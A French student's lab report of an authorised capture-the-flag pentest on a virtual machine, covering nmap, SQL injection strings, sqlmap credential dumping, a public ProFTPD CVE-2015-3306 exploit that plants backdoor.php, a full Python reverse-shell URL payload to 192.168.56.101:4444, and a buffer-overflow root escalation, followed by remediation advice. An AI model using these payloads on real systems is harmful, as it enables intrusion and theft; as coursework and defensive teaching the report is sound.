



---

# PENTESTING

---

TP2



OCTOBER 27, 2024  
MELLANO LANCELOT  
BUT R&T

## Table des matières

Introduction .....	2
Déroulé de l'attaque :.....	3
Identification de la cible : .....	3
Test d'injection SQL basique : .....	4
Premier test de la faille ProFTPD:.....	5
Injections SQL plus poussées :.....	5
Second test de la faille ProFTPD: .....	7
Correctives à mettre en place : .....	10
Faille ProFTPD : .....	10
Faille SQL :.....	10
Faille script C : .....	11
Conclusion : .....	12

## Introduction

Dans le cadre de notre formation en cybersécurité, nous avons réalisé un exercice de test d'intrusion ciblé sur une application web, visant à identifier et exploiter une vulnérabilité SQL. Sous la supervision et l'autorisation de notre professeur, Thomas PREVOST, nous avons utilisé les outils Nessus, SQLmap et Nmap pour mener cette attaque contrôlée. L'objectif principal de ce TP était d'exploiter une vulnérabilité d'injection SQL afin de s'introduire sur une page web, en simulant un contexte d'attaque réaliste. Une partie de notre mission consistait également à localiser et extraire deux fichiers spécifiques : *user\_flag.txt* et *root\_flag.txt*, qui représentent des objectifs de validation de l'accès utilisateur et de l'accès root.

Pour cela, un environnement sécurisé a été mis en place avec deux machines virtuelles : une VM attaquante et une VM défensive. Ce rapport détaille le déroulé de l'attaque, les vulnérabilités identifiées, les pratiques à mettre en place pour éviter ces vulnérabilités et les conclusions tirées de cet exercice pédagogique.

## Déroulé de l'attaque :

### Identification de la cible :

Nous savons que la machine que nous voulons attaquer se trouve dans le même réseau que nous, nous faisons donc un NMAP (outil puissant utilisé en cybersécurité pour la découverte de réseau et l'analyse de vulnérabilités) sur notre réseau pour trouver l'adresse IP de la machine défenseurs et ses ports ouverts. Cela se fait grâce à la commande « nmap 192.168.56.0/24 » :

```
Nmap scan report for 192.168.56.106
Host is up (0.000074s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 08:00:27:D3:2F:76 (Oracle VirtualBox virtual NIC)
```

On trouve une l'adresse IP 192.168.56.106 qui dispose de différents ports ouverts (ftp, ssh, http...), nous allons ici nous concentrer sur le port « http ». On va donc dans un navigateur et on tape l'adresse et le port:



← → ↻ 192.168.56.106/?wrong=true

Please connect to see images from **shared writable** directories

Login:

Password:

Wrong credentials

---

Message from **bob**  
Please don't try to hack my server :(

Message from **bob**  
Please don't look at what I put in /app :(

On remarque qu'une page de connexion existe avec un formulaire qui envoie donc les informations de connexion sur un script php par l'intermédiaire de la méthode POST.

## Test d'injection SQL basique :

Dans un premier temps on peut tester des injections SQL basiques du type :

' OR 1=1—

(injection ajoute une condition toujours vraie (1=1) à la requête, forçant l'application à retourner toutes les entrées ou à ignorer les restrictions, car la condition "1=1" est toujours valide. Le -- commente le reste de la requête, contournant les contrôles de sécurité.)

admin'—

(injection ferme la chaîne avec ' et utilise -- pour ignorer le reste de la requête, en simulant une entrée valide d'un utilisateur "admin".)


admin' OR '1'='1'—

(injection combine l'utilisateur "admin" avec une condition toujours vraie ('1'='1'), contournant potentiellement les vérifications d'authentification et permettant d'obtenir l'accès sans mot de passe.)

Cela permet d'avoir un premier aperçu de la sécurité du script php, or ici cela ne fait rien donc on peut en conclure qu'il est un minimum sécurisé.

Scan de vulnérabilité :

En parallèle, nous avons utilisé l'outil Nessus (outil de scan de vulnérabilités utilisé pour identifier les failles de sécurité dans les systèmes et réseaux), nous avons donc fait une recherche de vulnérabilité sur l'adresse 192.168.56.106:



Le compte rendu de Nessus nous informe qu'il y a plusieurs failles de sécurité potentiel. Mais il y en a une qui est majoritaire et qui est d'ailleurs vu comme « critical » ce qui nous arrange dans notre cas.

C'est donc la faille ProFTPD, qui désigne une vulnérabilité de sécurité dans le serveur FTP. Ces failles peuvent permettre à un attaquant d'exploiter le serveur pour obtenir un accès non autorisé, exécuter du code malveillant ou provoquer un déni de service.

### Premier test de la faille ProFTPD:

Nous allons donc profiter de cette faille, pour tenter d'exploiter le serveur. Il faut savoir que cette faille est répandue depuis assez longtemps maintenant donc beaucoup de personnes l'ont déjà exploitée, on trouve d'ailleurs des programmes python sur [internet](#) qui nous permette de profiter de cette faille.


Nous installons donc le script python et le lançant grâce à la commande «python3 exploit.py --host 192.168.56.106 --port 21 --path "/var/www/html/" ».

Or cela ne renvoie aucun résultat. (oublie de Screenshot)

### Injections SQL plus poussées :

Nous allons alors tenter de faire des requête SQL un peu plus poussé grâce à sqlmap (outil automatisé de test d'injection SQL, utilisé pour identifier et exploiter les vulnérabilités d'injection SQL dans les applications web). D'abord pour afficher les tables :

sqlmap -u "http://192.168.56.106/connect.php" --data="login=bob&password=test" --method POST --table :



```
[2 tables]
+-----+
| sqlite_sequence |
| users           |
+-----+
```

On voit qu'il y a 2 tables sqlite\_sequence et surtout users qui devrait logiquement stocker des informations importantes sur des identifiants pour se connecter au site web.


Pour récupérer ces informations nous allons faire un dump (consiste à extraire le contenu de cette table sous forme de script SQL) de la table users:  
sqlmap -u "http://192.168.56.106/connect.php" --data="login=bob&password=test" --method POST -T users --dump

Nous récupérons facilement les informations qui étaient stocké dans la table :

id	password	username
1	8cc5d5ee7e65b3dc3c2388b9ef814cb170559683 (enamorada)	bob
2	70c111ef9daf23ae806e3dca342d54613e06e414 (stonecold)	yannick

On retrouve donc les identifiants et les mots de passes. On remarque d'ailleurs que les mots de passe étaient cryptés mais avec sqlmap, il nous les affiche directement décryptés.

On se connecte au site avec l'utilisateur bob et le mot de passe enamorada, on obtient:



En inspectant la page, on remarque que l'image se trouve dans un répertoire « nandemo856420217 » qui lui-même se trouve dans un répertoire. A première vue on pourrait croire qu'il s'agit du répertoire racine, mais ce n'est pas possible, étant donné

que nous sommes sur une page web, on peut facilement supposer qu'il s'agit du répertoire /var/www/html/.



## Second test de la faille ProFTPD:

Grâce au répertoire que nous avons récupéré, cela nous fait un nouveau chemin à exploiter dans le script python que nous avons utilisé précédemment :

```
root@rt202p226:~/telechargements# python3 exploit.py --host 192.168.56.106 --port 21 --path "/var/www/html/nandemo856420217/"
[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting 192.168.56.106:21
[+] Target exploited, accessing shell at http://192.168.56.106/backdoor.php
[+] Running whoami: www-data
[+] Done
```


Cette fois-ci le script a fonctionné, il a donc créé une page backdoor.php . Cette page permet d'avoir accès à tous les répertoires/fichiers de l'endroit où est stocké le site.

On va alors dans le navigateur et par l'intermédiaire de la méthode GET, nous tapons une commande directement dans le répertoire courant du site et on exécute la commande "ls /app". (C'est le répertoire que bob ne voulait pas qu'on regarde):



On remarque plusieurs fichiers intéressants surtout « root\_flag.txt » et « user\_flag.txt » qui sont les fichiers que nous cherchons.

Par le même principe nous pouvons essayer d'afficher dans un premier temps « user\_flag.txt » en tapant « cat /app/user\_flag.txt » :



Nous avons donc trouvé notre premier flag. On essaye par le même principe pour le fichier « root\_flag.txt » mais malheureusement nous avons pas les droits.

Avant d'essayer de trouver le root flag, nous allons utiliser un reverse shell qui nous permettra de travailler dans un environnement beaucoup plus exploitable. Pour ça il nous faut d'abord un port ouvert sur notre machine, donc nous cherchons :



```

root@rt202p226:~# nc -lvnp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

```

Puis nous insérons une commande que [le professeur nous a donné](#) pour initier le reverse Shell :

[http://192.168.56.106/nandemo856420217/backdoor.php?cmd=export%20RHOST=%22192.168.56.101%22;export%20RPORT=4444;python3%20-c%20%27import%20socket,os,pty;s=socket.socket\(\);s.connect\(\(os.getenv\(%22RHOST%22\),int\(os.getenv\(%22RPORT%22\)\)\)\):\[os.dup2\(s.fileno\(\),fd\)%20for%20fd%20in%20\(0,1,2\)\];pty.spawn\(%22/bin/sh%22\)%27](http://192.168.56.106/nandemo856420217/backdoor.php?cmd=export%20RHOST=%22192.168.56.101%22;export%20RPORT=4444;python3%20-c%20%27import%20socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22)))):[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/sh%22)%27)

A la suite de cette commande dans notre terminal, on peut remarquer que nous sommes connecté à la machine défensiveuse, et nous avons même un accès au terminal:

```

$ ls
ls
main.sh root_flag.txt root_shell root_shell.c user_flag.txt
$ cat root_sheel.c
cat root_sheel.c

```

Nous remarquons, qu'il y a deux fichier intéressant root\_shell et root\_shell.c, nous allons les examiner :

```

$ cat root_sheel.c
cat root_sheel.c
cat: root_sheel.c: No such file or directory
$ cat root_shell.c
cat root_shell.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main()
{
    setuid(geteuid());
    setgid(getegid());
    printf("Please enter your first name: ");
    char name[30] = {};
    int valid = 0;
    scanf("%s", name);
    if (!valid)
    {
        printf("Sorry %s, you're not allowed to run the shell as root `\\_(ツ)_/`\\n", name);
        return 1;
    }
    execl("/bin/bash", "-p", NULL);
}

```

Root\_shell.c est donc un script en langage C, en examinant le code on remarque un gros défaut du langage C : c'est la variable "name" qui correspond au code que l'on

tape pour passer en mode root. En effet cette variable à une taille maximum de 29 caractères et cela pose un énorme problème si on tape quelque chose qui fait plus de 29 caractères, c'est clairement une faille de sécurité, nous allons donc en profiter :

```
$ ./root_shell
./root_shell
Please enter your first name: ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
root@TD2:/app# cat root_flag.txt
cat root_flag.txt
vNF44RNxbJGgsFGw27g9PQ3yCWzPXPfx
root@TD2:/app#
```

En effet en tapant plus de 29 caractères lors de l'exécution du script, on a pu contourner le script et donc passer en mode root. Ce qui nous a permis d'afficher le root flag.

## Correctives à mettre en place :

Dans cette section, nous examinerons les mesures correctives à mettre en place pour contrer l'attaque réalisée et empêcher de futurs attaquants de la reproduire.

### Faible ProFTPD :

Pour corriger la faille identifiée dans la version 1.3.5 de ProFTPD, plusieurs actions sont recommandées :

#### 1. Mettre à jour vers la dernière version stable de ProFTPD :

- La première étape consiste à vérifier les mises à jour disponibles pour ProFTPD et à migrer vers la dernière version stable, car elle inclut les correctifs de sécurité pour les vulnérabilités connues, y compris celles affectant la version 1.3.5.
- Pour mettre à jour, rendez vous sur [le site officiel](#) et téléchargez la dernière version.

#### 2. Renforcer la configuration de ProFTPD :

- Désactiver les fonctions non essentielles : Limitez les fonctionnalités de ProFTPD aux seules options nécessaires pour réduire la surface d'attaque. Par exemple, désactivez les modules et commandes inutilisés dans le fichier de configuration (proftpd.conf).
- Appliquer des règles de contrôle d'accès : Définissez des restrictions d'accès par IP pour autoriser uniquement les adresses approuvées à se connecter au serveur. Cela peut être fait en utilisant des directives comme Allow et Deny pour spécifier les plages d'IP autorisées.

### Faible SQL :

Pour corriger la faille d'injection SQL permettant l'affichage des tables de la base de données via SQLmap, les mesures suivantes sont recommandées :

#### Utiliser des requêtes préparées (requêtes paramétrées) :

- Remplacez les requêtes SQL dynamiques, qui insèrent directement les valeurs des champs utilisateur dans la requête, par des requêtes préparées. Celles-ci permettent de lier les paramètres sans interpréter leur contenu comme du code SQL, ce qui empêche toute injection de commande.

### Faible script C :

Voici les mesures correctives à prendre pour le programme root\_shell.c basé sur le code affiché :

#### **Protéger la variable name contre les dépassements de mémoire :**

- Le code utilise `scanf("%s", name);`, ce qui laisse la variable name vulnérable à un débordement de mémoire si l'utilisateur entre plus de 29 caractères.  
Remplacer `scanf` par une fonction sécurisée comme `fgets`, ou spécifier une taille limite pour `scanf` (ex. `scanf("%29s", name);`), permettrait d'éviter ce type de dépassement.

## Conclusion :

Cet exercice de pentest a permis de mettre en lumière plusieurs vulnérabilités critiques dans une application web et un environnement réseau, notamment une faille ProFTPD, une vulnérabilité d'injection SQL, et un problème de sécurité lié à un script en C. Grâce à des outils comme Nessus, SQLmap et Nmap, les failles ont pu être identifiées et exploitées pour démontrer l'importance de sécuriser les accès et le code des applications.

Ce TP souligne l'importance d'une approche proactive de la cybersécurité, où des audits réguliers et la mise en œuvre de bonnes pratiques de programmation et de configuration sont essentiels pour garantir la sécurité des systèmes.